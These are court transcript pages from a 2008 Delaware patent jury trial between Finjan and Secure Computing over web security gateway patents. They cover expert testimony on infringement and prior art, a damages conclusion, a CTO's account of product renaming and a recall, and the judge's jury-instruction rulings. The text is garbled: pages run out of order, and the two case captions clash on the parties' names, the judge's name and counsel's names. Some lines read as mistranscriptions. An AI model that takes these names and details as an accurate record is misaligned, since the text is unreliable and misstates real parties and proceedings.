<p>23 A. The Documents 1 Box, that's correct.</p> <p>24 Q. You testified earlier that didn't infringe the '010</p> <p>25 patent, Correct?</p>	<p style="text-align: right;">1091</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. You were provided the source code for the Documents 1</p> <p>2 Box. Right?</p> <p>3 A. Which appears to be a different product.</p> <p>4 Q. And you are basing that opinion and your opinion of</p> <p>5 infringement on a two-page marketing document?</p> <p>6 A. On several different marketing documents that describe</p> <p>7 features that are not present in Documents 1 Box as I read</p> <p>8 the source code.</p> <p>9 Q. Let me show you the marketing documents that you are</p> <p>10 relying upon. The first one -- the one you rely most</p> <p>11 heavily on, DTX-1271.</p> <p>12 Now, if you look at the top here, this is a</p> <p>13 marketing document, this is not even put out by Finjan, is</p> <p>14 it?</p> <p>15 A. This appears to be a press release from Finjan that is</p> <p>16 being redistributed by this Presence Company, which I am</p> <p>17 guessing is a distributor of some kind.</p> <p>18 Q. A press release that starts with, Overview? Isn't</p> <p>19 this a review that someone else wrote?</p> <p>20 A. My guess, particularly given the similarities between</p> <p>21 this and some of the other Finjan documents, this was most</p> <p>22 likely either written by somebody at Finjan or was -- began</p> <p>23 with text written at Finjan and was modified perhaps by</p> <p>24 these Presence people, which is quite common with press</p> <p>25 releases.</p>
<p style="text-align: right;">1090</p> <p style="text-align: center;">Wallach - cross</p> <p>1 A. Based on what I was able to see, Documents 1 Box does</p> <p>2 not infringe this patent.</p> <p>3 Q. And you were informed that the Document 1 Box is</p> <p>4 exactly the same thing as the Vital Security for Documents</p> <p>5 that is being alleged here. Correct?</p> <p>6 A. I understand that counsel represented that's true. I</p> <p>7 don't know whether that's actually true.</p> <p>8 Q. So the source code -- you didn't see the testimony</p> <p>9 from Finjan's witnesses where they said they just changed</p> <p>10 for marketing purposes, they named all their products Vital</p> <p>11 Security, so Document 1 Box would be called Vital Security</p> <p>12 for Documents? You didn't see that testimony?</p> <p>13 A. I know they did rename a number of their products.</p> <p>14 Q. So the source code that you reviewed, and that you</p> <p>15 formed an opinion would not infringe this patent and which</p> <p>16 you have been informed is the Vital Security for</p> <p>17 Documents --</p> <p>18 A. I am not convinced that that is true.</p> <p>19 Q. Okay. So you were able to come to this Court today</p> <p>20 and provide an opinion to these jurors that the Vital</p> <p>21 Security for Document product infringes the '010 patent, and</p> <p>22 you base that on a marketing document instead of the source</p> <p>23 code you reviewed?</p> <p>24 A. I asked for the source code. I wasn't provided it.</p> <p>25 This was all the material I had that described the product.</p>	<p style="text-align: right;">1092</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. So one of the documents that you relied upon to give</p> <p>2 an opinion of infringement is a document that may have been</p> <p>3 edited and written by a third party about Finjan's product?</p> <p>4 A. Yes.</p> <p>5 Q. The other document you relied upon is Document 1272.</p> <p>6 This is a press release about a different Finjan product?</p> <p>7 A. That's correct.</p> <p>8 Q. You get to the third page of that document, there is a</p> <p>9 little bullet point here where it kind of gives a blurb</p> <p>10 about Vital Security for Documents?</p> <p>11 A. That's correct.</p> <p>12 Q. You were able to use that for a basis of convincing</p> <p>13 you that the source code was not the same?</p> <p>14 A. Mostly this proves to me that this particular product</p> <p>15 existed.</p> <p>16 Q. Okay. So the product existed, that's fair enough.</p> <p>17 And then the third press release you relied upon, or</p> <p>18 marketing document, is 1267. This is a Vital Security for</p> <p>19 Enterprise Documents, a two-page marketing document put out</p> <p>20 by Finjan.</p> <p>21 Are you saying that this two-page document was</p> <p>22 able to convince you that the source code that you read and</p> <p>23 decided did not infringe was wrong, was not the right source</p> <p>24 code and that this two-page marketing document would control</p> <p>25 your opinion here today?</p>

1157

Degen - direct

1 What is the final conclusion with regard to  
 2 Finjan's assertion of patents against Secure?  
 3 A. Okay. I am sorry for spoiling the anticipation. But  
 4 as I had already told you, the bottom line is \$663,000.  
 5 That is four percent of WebWasher's software, four percent  
 6 of WebWasher modules that include proactive scanning, four  
 7 percent of all WebWasher appliances, excluding foreign sales  
 8 and sales to the federal government -- no, there is no  
 9 foreign sales, just the federal government. And then,  
 10 finally, one percent of CyberGuard TSP Appliance numbers.  
 11 If I multiply those out and add them up, I am at \$663,000.

12 Just to complete the package, and you will see  
 13 the detail in Footnote 2, if, for some reason, the '194 is  
 14 found invalid and/or not infringed, then where I have four  
 15 percent in that table, it should be two percent, and the  
 16 total will be 392,000. And I will just ask you to consider  
 17 the magnitude of those relative to the valuations you have  
 18 seen. And I think you will see that they are very  
 19 reasonable in terms of what someone would pay for the idea  
 20 un-implemented, just to use it, not to own it.

21 MR. SCHUTZ: Your Honor, this is the segue to  
 22 Finjan's case against Secure.

23 THE COURT: Okay. Why don't we call a time out  
 24 for the weekend.

25 Ladies and gentlemen, please remember my earlier

1158

Degen - direct

1 Instructions to you: Keep an open mind, do not discuss this  
 2 case with anyone, no research whatsoever. Travel safely.  
 3 9:00 Monday. See you.

4 (Jury leaves courtroom at 4:30 p.m.)

5 THE COURT: All right. Real quickly, I wanted  
 6 to make an observation regarding the current state of the  
 7 joint proposed final jury instructions. I count 49  
 8 instructions total. It appears that, if I am counting  
 9 correctly, 27 are contested still. It is my hope that, over  
 10 the weekend, counsel will be able to put your heads  
 11 together. It's unacceptable to me that we should come to  
 12 our conference, our prayer conference, with this many  
 13 contested instructions.

14 Counsel would still be able to preserve your  
 15 positions with regard to objections that have been  
 16 interposed for various reasons, and, yet, it seems to me,  
 17 come together on a good set of instructions that will give  
 18 this jury the guidance it needs to get through this rather  
 19 difficult area.

20 Anything you need from me before we adjourn?

21 Have a good weekend.

22 (Court recessed.)

23

24 Reporter: Kevin Maurer

25

<p style="text-align: center;">1159</p> <p style="text-align: center;">IN THE UNITED STATES DISTRICT COURT OF AND FOR THE DISTRICT OF DELAWARE</p> <p>ELIAM SOFTWARE LTD., Plaintiff, v. SERVING COMPANY CORPORATION, INTERBOARD CORPORATION, RESOLVER AG and DOES 1 THROUGH 100, Defendants.</p> <p style="text-align: center;">Wilmington, Delaware Monday, March 10, 2008 8:30 a.m. Day Six of Trial</p> <p>BEFORE: HONORABLE GREGORY M. KLECK, Chief Judge, and a Jury</p> <p>APPEARANCES:</p> <p>PHILIP A. ROYNER, ESQ., Bottor Anderson &amp; Coonrod LLP -and- PAUL J. ANDRE, ESQ., LISA ROSENBERG, ESQ., JAMES MURPHY, ESQ., MICHAEL VINTON, ESQ., KEVIN KAPLAN, ESQ., and HUMPHREY LEE, ESQ., King &amp; Spalding Silicon Valley, California Counsel for Plaintiff</p>	<p style="text-align: right;">1161</p> <p>1 THE COURT: Good morning, counsel.</p> <p>2 (Counsel: Good morning, Your Honor.)</p> <p>3 THE COURT: I understand there is an evidentiary</p> <p>4 issue we need to talk about. I think we might still be</p> <p>5 waiting for a juror, too.</p> <p>6 MR. SCHUTZ: Your Honor, after some further</p> <p>7 discussions with Mr. Royner, there is a potential</p> <p>8 evidentiary issue we may be able to defer. It has to do</p> <p>9 with an exhibit that they have identified for possible use</p> <p>10 with Mr. Pafr. Mr. Royner tells me that depending on</p> <p>11 Mr. Degen's testimony this morning, he may not use it. If</p> <p>12 Your Honor wishes -- it's a three-minute issue, and if it</p> <p>13 does come up, we can defer it if you wish.</p> <p>14 THE COURT: We can do that.</p> <p>15 MR. ANDRE: Your Honor, may I discuss a</p> <p>16 housekeeping matter.</p> <p>17 THE COURT: Sure.</p> <p>18 MR. ANDRE: Mr. Degen will be the Defendants'</p> <p>19 last witness. So we will be moving for our Rule 50 motions</p> <p>20 thereafter. I was talking to counsel about how we want to</p> <p>21 proceed these last two days.</p> <p>22 We think we might be able to get our rebuttal</p> <p>23 case in today, we aren't sure. It depends on how long the</p> <p>24 cross goes. We have the charge conference. We filed</p> <p>25 another set of jury instructions this morning. We have</p>
<p style="text-align: center;">1160</p> <p>1 APPEARANCES (Continued):</p> <p>2 FREDERICK R. COTTRELL, III, ESQ., and</p> <p>3 KELLY J. FARNAN, ESQ., Richards, Layton &amp; Finger -and- 4 RONALD J. SCHUTZ, ESQ., CHRISTOPHER A. SEIDL, ESQ., 5 TREVOR J. FOSTER, ESQ., and 6 JAKE M. HOLDREITH, ESQ., Robins, Kaplan, Miller &amp; Ciresi, L.L.P., 7 (Minneapolis, MN)</p> <p style="text-align: center;">Counsel for Defendants</p>	<p style="text-align: right;">1162</p> <p>1 about, substantive, about four or five issues on those jury</p> <p>2 instructions. There is a couple, three or four of them that</p> <p>3 we don't think they should be there, they don't think they</p> <p>4 should be there, that type of thing.</p> <p>5 THE COURT: You mean the jury instructions;</p> <p>6 there doesn't need to be an instruction on a particular</p> <p>7 topic?</p> <p>8 MR. ANDRE: Exactly. The substantive disputes,</p> <p>9 there is a dispute on obviousness, as Your Honor may figure,</p> <p>10 with KSR.</p> <p>11 THE COURT: I guess it's the case that the</p> <p>12 parties are going to benefit from some guidance from the</p> <p>13 various groups that weigh in on model jury instructions at</p> <p>14 some point. I think most of them have not.</p> <p>15 MR. ANDRE: Not yet. That's correct.</p> <p>16 We didn't know if you wanted to try to have the</p> <p>17 charge conference on the jury instructions late this</p> <p>18 afternoon, even if we do not finish today and we can carry</p> <p>19 on tomorrow morning. Or if you want to do it tomorrow</p> <p>20 morning.</p> <p>21 THE COURT: We should do it today. Because what</p> <p>22 I would like to do is to have the instructions collated and</p> <p>23 in shape so that there is no delay with regard to getting</p> <p>24 them to the jury.</p> <p>25 MR. ANDRE: If we have our last witness on the</p>

<p style="text-align: right;">1283</p> <p style="text-align: center;">Heberlein - direct</p> <p>1 Q. Let's go to one of the other references that</p> <p>2 Dr. Wallach relied upon, which is DTX-1264. This is</p> <p>3 referred to as the Lo '84?</p> <p>4 A. Lo '84? Lo '94.</p> <p>5 Q. Lo '94, sorry. Are you familiar with this document?</p> <p>6 A. Yes, I am.</p> <p>7 Q. How are you familiar with this document?</p> <p>8 A. A number of ways. One is, this particular work was</p> <p>9 done at UC Davis in the computer security lab, when I was</p> <p>10 working at the computer security lab.</p> <p>11 Q. Could you go to the section right here?</p> <p>12 A. I knew all the authors. I knew Rainond. Carl Levitt</p> <p>13 was my thesis advisor. Ron Olsson was another faculty</p> <p>14 member that I worked with.</p> <p>15 Q. The first question about this, this has a date of May</p> <p>16 4, 1994. Do you see that?</p> <p>17 A. Yes.</p> <p>18 Q. Do you know if this document was actually published on</p> <p>19 that date?</p> <p>20 A. I have no idea supporting the fact that that document</p> <p>21 was published at that date. When they -- when Secure</p> <p>22 Computing provided this particular document as prior art,</p> <p>23 they referenced a web server. And they said, Oh, someone</p> <p>24 could have downloaded it from this web server, but that web</p> <p>25 server didn't actually exist at the time the prior art</p>	<p style="text-align: right;">1285</p> <p style="text-align: center;">Heberlein - direct</p> <p>1 through or not. So it requires human interaction. So every</p> <p>2 time something goes on, the human must take a step to make a</p> <p>3 response.</p> <p>4 The next statement says, For systems running</p> <p>5 without attention. So if you want to put this out, you</p> <p>6 know, and let it run in an automated fashion, this approach</p> <p>7 just isn't a viable approach. That's what they said.</p> <p>8 Q. Is this saying that you have to have -- this should</p> <p>9 not be used with the gateway and used to run independently</p> <p>10 without having a human there to check it every time?</p> <p>11 A. That's correct.</p> <p>12 Q. Let me show a few more sites to provide this, just what</p> <p>13 we are talking about. If you go to Page 7. This paragraph</p> <p>14 under Bullet Point 5, it talks about, The analyst will need</p> <p>15 to locate the privilege-granting setup, system call and then</p> <p>16 slice for the authentication code. Do you see that?</p> <p>17 A. Yes.</p> <p>18 Q. What is that referring to?</p> <p>19 A. Once again, the tool helps identify some pieces of</p> <p>20 evidence. But then it relies on the analyst to continue to</p> <p>21 pursue information on the system. So the analyst still</p> <p>22 needs to do additional work. That is basically what these</p> <p>23 statements are saying, The person has to do more work.</p> <p>24 Q. Let me show you one more site along those lines, Page</p> <p>25 13.</p>
<p style="text-align: right;">1284</p> <p style="text-align: center;">Heberlein - direct</p> <p>1 needed to be available. I have no idea whether this was</p> <p>2 publicly available or not.</p> <p>3 Q. And what exactly is the Lo '94 reference actually</p> <p>4 describing?</p> <p>5 A. The Lo '94 document looks at a tool that a security</p> <p>6 analyst uses to analyze a piece of code. If I may going to,</p> <p>7 for example, install some new software on my machine and I</p> <p>8 might want analyze it first, I start up this tool, and I</p> <p>9 will sit there and use that tool to help me analyze the code</p> <p>10 to determine whether I think it's okay or not to install on</p> <p>11 my system. The tool provides feedback, helps me do my</p> <p>12 analysis as a person, and if I think it is okay, then I can</p> <p>13 install it in my system.</p> <p>14 Q. Let's just show some sites that support what you are</p> <p>15 talking about. Page 4. On this particular paragraph, under</p> <p>16 "Related Work," right here, it talks about third, When a</p> <p>17 run-time tool identifies a problem, it either stops the</p> <p>18 malicious program or asks for human attention. For systems</p> <p>19 running without attention, run-time approaches are simply</p> <p>20 not viable.</p> <p>21 Could you explain what that is referring to?</p> <p>22 A. Okay. There are some systems that would run, and if</p> <p>23 they think you are accessing a file that maybe the program</p> <p>24 shouldn't but we are not entirely sure, we will put a window</p> <p>25 for the user and the user determines whether it should go</p>	<p style="text-align: right;">1286</p> <p style="text-align: center;">Heberlein - direct</p> <p>1 If you look at this paragraph right here -- the</p> <p>2 paragraph below that, I am sorry -- the last line, About 100</p> <p>3 lines of C statements are collected for analysis by the</p> <p>4 security analyst, who, after carefully examining the code,</p> <p>5 determines the program does what it should.</p> <p>6 Could you describe what that is stating?</p> <p>7 A. Once again, the idea is there was a larger program to</p> <p>8 begin with. This tool would reduce it but it would still,</p> <p>9 you know, create 100 lines of source code that a human has</p> <p>10 to go through and analyze that source code by hand to</p> <p>11 determine whether that code should be allowed to be</p> <p>12 installed on the system or not.</p> <p>13 Q. Now, Dr. Wallach attempted to use this reference to</p> <p>14 show that there is some type of behavior-based scanning</p> <p>15 going on here.</p> <p>16 Does this document show an automated</p> <p>17 behavior-based scanning that you could install in the</p> <p>18 gateway?</p> <p>19 A. No, they are very clear this is designed to be used by</p> <p>20 a human.</p> <p>21 Q. Actually, your science laboratory at the University of</p> <p>22 California, Davis, were you guys pretty much on the cutting</p> <p>23 edge at this time, in 1994?</p> <p>24 A. Yes, we were.</p> <p>25 Q. I want to show you on Page 5, look at this third</p>



1287

Heberlein - direct

1 paragraph right here. Just that very first sentence says?

2 Virus scanners are the only automated tool available

3 nowadays for malicious code detection."

4 Do you see that?

5 A. Yes.

6 Q. "They detect known viruses by scanning binary programs

7 for predetermined machine code sequence." Do you see that?

8 A. Yes.

9 Q. What is that referring to?

10 A. Once again, as an automated tool, this is something if

11 you want to install on a gateway that will run on its own

12 without a human sitting there analyzing everything, for an

13 automated tool at this time, the authors believed that the

14 traditional virus signature-based scanning was the only

15 technique that was a viable technique.

16 Q. Let's go to the next reference that Dr. Wallach relied

17 upon, DTX-1021. This was referred to as the Shalo

18 reference. Do you know what this reference is?

19 A. Yes, I do. It's another reference to a filtering file

20 system.

21 Q. Does the Shalo reference disclose a proactive

22 scanning?

23 A. No, it does not disclose proactive scanning.

24 Q. Is this -- the firewall technology at the time, there

25 is a lot of firewall patents we are going to talk about,

1288

Heberlein - direct

1 were firewall patents -- strike that.

2 Were firewalls new in the 1996 time period?

3 A. Firewalls were not new in the 1996 time period. I

4 think they probably emerged around '92 or '93.

5 Q. At the time of the '194 patent application, firewalls

6 had been around for anywhere from four to five years.

7 Correct?

8 A. Correct. Primarily, the filtering firewall base was

9 the most popular form.

10 Q. And then the last, primary reference that -- let me --

11 well, let me ask one more question about Shalo.

12 Shalo was used by Dr. Wallach to show that there

13 was a bytecode verifier that was incorporated by reference.

14 Do you recall that?

15 A. Yes, I do.

16 Q. What is a bytecode verifier?

17 A. In Java, Java is one of the program languages, you

18 take the original Java code and compile it down to this

19 intermediate form, called the bytecode. And the verifier,

20 you look at that bytecode and make sure that it basically

21 has a syntax there, so it is not going to crash when you run

22 it, so its primary purpose is to make sure it is

23 well-formed.

24 Q. When we talk about "well-formed," do you mean

25 well-formed code?

1289

Heberlein - direct

1 A. Well-formed code.

2 Q. If you have a bytecode verifier and you have

3 well-formed code that comes into it, does that code get

4 passed on?

5 A. Yes.

6 Q. If that well-formed code is some nasty virus that is

7 going to destroy your system, does that get passed on?

8 A. As long as the person who wrote the virus doesn't have

9 any syntax errors in his virus, it will get passed on.

10 Q. Based on your experience working with viruses and

11 worms and all these other nasty little things that go around

12 the computer, are many of those written with well-formed

13 code?

14 A. Many of those are very well written.

15 Q. The last primary reference that Dr. Wallach relied

16 upon for the '194 patent was DTX-1022, which is the Chen

17 patent.

18 Are you familiar with this document?

19 A. Yes, I am.

20 Q. And what is this document?

21 A. This document is a patent for looking at macro

22 viruses, in, like a Word document. These are instructions

23 within, like, a Word document that you would type up, for

24 example. And it would scan the file that's on your machine

25 to look for those particular -- potential word viruses that

1290

Heberlein - direct

1 are the macros.

2 Q. Would this type of thing probably be located on the

3 computer itself?

4 A. Yes, that's the way they describe it.

5 Q. It is not located at the gateway, is it?

6 A. They do not describe it as located at the gateway.

7 Q. So those are the four primary references that we are

8 using. We will address the secondary references as well.

9 Using these references, I want to show you the charts that

10 Dr. Wallach went through, and, as you said, just kind of

11 checked them as they went.

12 The first one involves the '194 patent and using

13 the Shalo reference. Mr. Heberlein, you have seen these

14 charts that I tried to fill out as Dr. Wallach went through?

15 A. Yes.

16 Q. Let's just walk through these very quickly. This is

17 where Dr. Wallach said everything that is in Shalo is found

18 in the '194 patent. Do you recall that?

19 A. Yes, I do.

20 Q. You saw his testimony on that?

21 A. I read his testimony on that.

22 Q. That's what I meant to say. Just to start off with,

23 do you think every element of Claim 1 of the '194 patent is

24 found in the Shalo reference?

25 A. No. I do not believe that every element of Claim 1 is



<p style="text-align: right;">1431</p> <p style="text-align: center;">Heberlein - cross</p> <p>1 break. It may happen by the lunch break, it sounds to me  2 like what you are talking about. I didn't realize that you  3 were planning this comprehensive a rebuttal case. Go ahead.  4 MR. ANDRE: We just had the one rebuttal expert  5 on their claims of invalidity, then the one on their patents  6 and that's it. We have one very short fact witness in  7 between. There is only the three witnesses. We obviously  8 didn't anticipate it going this long, either.  9 THE COURT: It is going to take me about an hour  10 and 15 minutes to instruct the jury, roughly, in that  11 neighborhood. Unless you don't want me to instruct the  12 jury.  13 It is not unheard of, by the way, as you may  14 know. There are all kinds of ways to instruct the jury.  15 But I tend to prefer that the jury sit and  16 listen while I give instructions.  17 I don't know how -- if you even know how long  18 your closings are planned for at this point.  19 MR. SCHUTZ: I think we will have to keep our  20 closings relatively short, if we are starting closing at  21 2:00. I think we each have an hour and that's it,  22 basically.  23 THE COURT: I think that's right, Mr. Schutz.  24 MR. SCHUTZ: An hour is more than enough for me,  25 Judge.</p>	<p style="text-align: right;">1433</p> <p style="text-align: center;">Heberlein - cross</p> <p>1 THE COURT: That is fine. Mr. Holdreith is more  2 than capable of dealing with questions and issues that might  3 come up. And they might. They probably will come up. Mr.  4 Andre, you need to make sure somebody is here from your  5 team, because I know you have other matters to get on to.  6 MR. ANDRE: I will be here, Your Honor.  7 One last housekeeping matter. On the verdict  8 form, there are some objections that are still interposed.  9 THE COURT: I think our discussion suggests how  10 those matters should be handled by counsel.  11 MR. ANDRE: Agreed, Your Honor. I wanted to  12 make sure that would be okay with Your Honor, if we cleaned  13 up the verdict form and it tonight or tomorrow morning.  14 THE COURT: See you in the morning, counsel. I  15 don't think there is a need for us to meet at 8:30. I think  16 we talked about what we need to talk about. Right?  17 MR. SCHUTZ: I don't think there is anything --  18 MR. ROVNER: Your Honor, you are going to give  19 us your ruling on the functionality. It is our  20 responsibility to turn around the jury instructions. That  21 will be tomorrow at some point.  22 THE COURT: Why don't we meet at a 8:30.  23 (Court recessed.)  24 -- --  25 Reporter: Kevin Maurer</p>
<p style="text-align: right;">1432</p> <p style="text-align: center;">Heberlein - cross</p> <p>1 THE COURT: I am going to impose an hour  2 limitation on the closing speeches. I am going to give you  3 15 minutes on rebuttal.  4 MR. ANDRE: Thank you, Your Honor.  5 MR. SCHUTZ: Just a clarification. Does he get  6 an hour and 15 or 45 and 15?  7 THE COURT: I am going to give him an hour and  8 15, since they bear the burden. I will give him an hour and  9 15. I am going to hold you very much -- that is going to  10 be, on both counsel, it is going to be an hour on your  11 opening closing, Mr. Andre, an hour in responsive closing,  12 and 15 on the rebuttal. That's it. As it is, this jury is  13 likely going to have to come back on Wednesday -- we have  14 accommodations for that -- to begin its deliberations, I  15 expect, or probably to continue its deliberations, if they  16 do get started.  17 So you are going to want to plan for somebody  18 being here.  19 MR. SCHUTZ: Your Honor, may I suggest  20 45 minutes and an hour? That takes a half-hour out. That  21 half-hour may be -- I think the jury --  22 THE COURT: I will go with that. That is fine,  23 an hour, 45 minutes. That's good.  24 MR. SCHUTZ: As a housekeeping matter, I have to  25 go back to Minneapolis. I have another trial.</p>	<p style="text-align: right;">1434</p> <p style="text-align: center;">Heberlein - cross</p> <p>1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25</p>

<p style="text-align: right;">1435</p> <p>1 IN THE UNITED STATES DISTRICT COURT 2 OF AND FOR THE DISTRICT OF DELAWARE 3 4 FINJAN SOFTWARE LTD., : Civil Action 5 Plaintiff, : No. 06-369 (GMS) 6 v. : 7 SECURE COMPUTING CORPORATION, : 8 CYBERGUARD CORPORATION, : 9 WINDMILLER AG and DOES 1 : 10 THROUGH 100, : 11 Defendants. : 12 13 Wilmington, Delaware 14 Tuesday, March 11, 2008 15 9:58 a.m. 16 Day seven of trial 17 18 19 20 21 22 23 24 25</p> <p>BEFORE: HONORABLE GREGORY M. SLEET, Chief Judge, and a Jury</p> <p>APPEARANCES:</p> <p>DELLAN A. ROYNER, ESQ. Potter Anderson &amp; Corcoran LLP -and- EUGENE G. HENKE, ESQ., LISA KOSTALKA, ESQ., JAMES HANCOCK, ESQ., MEGHAN HANCOCK, ESQ., DALE KATZMAN, ESQ., and HARRISON LEE, ESQ. King &amp; Spalding (Milliken Valley, California)</p> <p style="text-align: right;">Counsel for Plaintiff</p>	<p style="text-align: right;">1437</p> <p>1 THE COURT: Good morning. Please be seated. 2 All right. Here are the rulings on the 3 remaining jury instruction issues. 4 As to No. 16, I am going to side with Finjan's 5 position on this. I was working from Secure's instruction. 6 I am going to eliminate the entirety of the last paragraph 7 except the last sentence; insert it as the last paragraph in 8 the Finjan, in the proposed 16. You made a bit of a mess, 9 Finjan, of the last sentence. You might want to proofread a 10 little more carefully next time. 11 That means that 19.2 will not be given. That 12 carries forward, the same line, same ruling will carry 13 forward in the damages instruction as well. 14 As to 47, proposed Finjan 48, I am going to 15 strike it. I am going to give Finjan's proposed 70. I 16 don't know why you didn't number them both 47. I guess it 17 was just to pluck my nerves. But we are going to give 48, 18 Secure's instruction. I am rejecting Finjan's 47. 19 I think Secure's position is the better 20 position, based on my reading of the law. 21 And there was a marking. I am going to overrule 22 Secure's objection, go ahead and give the marking 23 instruction. If I am wrong and you convince me I am wrong, 24 I can correct that later on. But you are going to have to 25 deal with that now. Right now, given the amount of time</p>
<p style="text-align: right;">1436</p> <p>1 APPEARANCES (Continued): 2 3 FREDERICK R. COTTRELL, III, ESQ., and 4 KELLY E. PARNAN, ESQ., 5 Richards, Layton &amp; Finger 6 -and- 7 RONALD J. SCHUTZ, ESQ., 8 CHRISTOPHER A. SEIDL, ESQ., 9 TREVOR J. FOSTER, ESQ., and 10 JAKE M. HOLDREITH, ESQ. 11 Robins, Kaplan, Miller &amp; Ciresi, L.L.P. 12 (Minneapolis, MN) 13 14 15 16 17 18 19 20 21 22 23 24 25</p> <p style="text-align: right;">Counsel for Defendants</p>	<p style="text-align: right;">1438</p> <p>1 that I had to deal with the issues, that is the best rulings 2 I can -- that is the way I see the rulings at this point. 3 All right. Are you ready for the jury? 4 With that, I expect that we can get the 5 instructions in shape, give them to the other side, and get 6 sufficient copies, and we will instruct them as soon as we 7 are able. 8 The witness can resume the stand. 9 All parties' objections have been acknowledged 10 by the Court and reserved. The Court has ruled as it has. 11 Clearly, in my view, I am going to be very disappointed if 12 either of you goes up to the Federal Circuit on any of these 13 waiver issues. I don't think either party has waived 14 anything. You may have waived the issue of marking. I know 15 that is part of the marking. There is just no evidence. 16 Insofar as preservation of issues for appeal, waivers, I 17 just cannot imagine. 18 But maybe. 19 Again, just to recapitulate, with regard to 20 closings, plaintiffs will have a total of an hour, the 21 defense will have 45. If you want to rebut, you are going 22 to have to reserve a portion of the hour. 23 MR. ANDRE: Thank you, Your Honor. 24 THE COURT: We are still waiting for one. Why 25 don't we just relax for a few moments.</p>

<p style="text-align: right;">1451</p> <p style="text-align: center;">Heberlein - redirect</p> <p>1 MR. ANDRE: I have no further questions, Your</p> <p>2 Honor. Thank you.</p> <p>3 THE COURT: Thank you, sir. You are excused.</p> <p>4 (Witness excused.)</p> <p>5 MR. HANNAH: Your Honor, we would like to call</p> <p>6 Mr. Ben-Itzhak to the stand.</p> <p>7 ...YUVAL BEN-ITZHAK, having been duly sworn as</p> <p>8 a witness, was examined and testified as follows...</p> <p>9 DIRECT EXAMINATION</p> <p>10 BY MR. HANNAH:</p> <p>11 Q. Good morning, Mr. Ben-Itzhak.</p> <p>12 A. Good morning.</p> <p>13 Q. Can you please remind the jury of your position?</p> <p>14 A. I am the chief technology officer of Finjan.</p> <p>15 Q. Have you been sitting here throughout the trial</p> <p>16 listening to testimony in this case?</p> <p>17 A. Yes, I have, other than the confidential source code</p> <p>18 testimony.</p> <p>19 Q. Are you familiar with the document called the Vital</p> <p>20 Security documents?</p> <p>21 A. Yes, I am. It is a product Finjan is not selling for</p> <p>22 several years now.</p> <p>23 Q. Are you also familiar with the product called the</p> <p>24 Document 1 Box?</p> <p>25 A. Yes. The same. Finjan is not selling the product for</p>	<p style="text-align: right;">1453</p> <p style="text-align: center;">Ben-Itzhak - direct</p> <p>1 Q. Can you briefly describe what these products are?</p> <p>2 A. These are the products that are required to be sold</p> <p>3 with the proactive security. It includes the technology and</p> <p>4 the patents that we have in this case.</p> <p>5 Q. You testified previously that these are gateway</p> <p>6 products. Is that correct?</p> <p>7 A. That's correct.</p> <p>8 Q. Do you market the NG product as firewalls?</p> <p>9 A. We do not market our product as firewalls. And also,</p> <p>10 on our website we are always showing firewalls that need to</p> <p>11 be in the network next to our products.</p> <p>12 Also, we see, IDC report during this trial. IDC</p> <p>13 has a separate report on firewalls and listing the players</p> <p>14 in this market. It is not just we. The market can see us</p> <p>15 as a client.</p> <p>16 Q. There is two separate markets, the gateway market and</p> <p>17 the firewall market. Is that correct?</p> <p>18 A. That's correct.</p> <p>19 Q. Do you recommend that your customers have firewall</p> <p>20 installed in addition to the NG appliances?</p> <p>21 A. Yes. If firewall will not be in place, the customer</p> <p>22 will be vulnerable to many other attacks. That is the</p> <p>23 recommendation I would give the customer. Don't choose us</p> <p>24 without the product, Finjan.</p> <p>25 Q. Last week we heard some testimony regarding a recall.</p>
<p style="text-align: right;">1452</p> <p style="text-align: center;">Ben-Itzhak - direct</p> <p>1 several years.</p> <p>2 Q. Is there any different between the Documents 1 Box and</p> <p>3 the Vital Security for Documents product?</p> <p>4 A. Not that I know. Somewhere between 2004 and 2005</p> <p>5 Finjan decided to rename the product Vital Security at the</p> <p>6 beginning of the portfolio. That is what I know.</p> <p>7 Q. Does it have the same source code?</p> <p>8 A. We finally -- one source code in the company. We</p> <p>9 don't have any other source code. That is what we provided.</p> <p>10 Q. You mentioned that had a name change. Why did you</p> <p>11 change the name of the product?</p> <p>12 A. Before the time I joined the company, there was a</p> <p>13 fellow from marketing, there was a decision to change the</p> <p>14 name and have the same Vital Security at the beginning of</p> <p>15 all the names. That's why they put that there.</p> <p>16 Q. When did Finjan stop selling the Vital Security for</p> <p>17 Documents product?</p> <p>18 A. It was before the time I joined the company.</p> <p>19 Q. You joined in 2005?</p> <p>20 A. Yes.</p> <p>21 Q. It was before September 2005, at least?</p> <p>22 A. It was before September of 2005.</p> <p>23 Q. As chief technical officer, are you familiar with the</p> <p>24 Vital Security NG products that you sell?</p> <p>25 A. Yes, I am.</p>	<p style="text-align: right;">1454</p> <p style="text-align: center;">Ben-Itzhak - direct</p> <p>1 Do you remember that?</p> <p>2 A. Yes, I do.</p> <p>3 Q. Can you tell the jury the situation?</p> <p>4 A. We talked about the recall. Actually, I am not sure</p> <p>5 that is the best name to describe it. There was the release</p> <p>6 of the version 3.05. There was a hardware problem. Only</p> <p>7 about five customers out of the hundreds that Finjan has</p> <p>8 actually had a problem. It was detected after a few hours.</p> <p>9 It took somewhere around a day that for support team to help</p> <p>10 these customers.</p> <p>11 After we fixed the problem, we had to run it</p> <p>12 through the entire quality assurance process again. That</p> <p>13 took two months. But it didn't affect any new customers</p> <p>14 because the problem has nothing to do with new customers.</p> <p>15 It is software, and problems can happen with customers. All</p> <p>16 of these customers are happy. None of them left Finjan.</p> <p>17 Overall, that quarter was record sales for the</p> <p>18 company. So it is really not a big issue. Of course, we</p> <p>19 will make sure it will not happen again.</p> <p>20 Q. You said that affected about five customers. Is that</p> <p>21 correct?</p> <p>22 A. About five customers of the hundreds we have.</p> <p>23 Q. And all five customers are still with Finjan. Is that</p> <p>24 correct?</p> <p>25 A. Yes, sir, that's correct.</p>

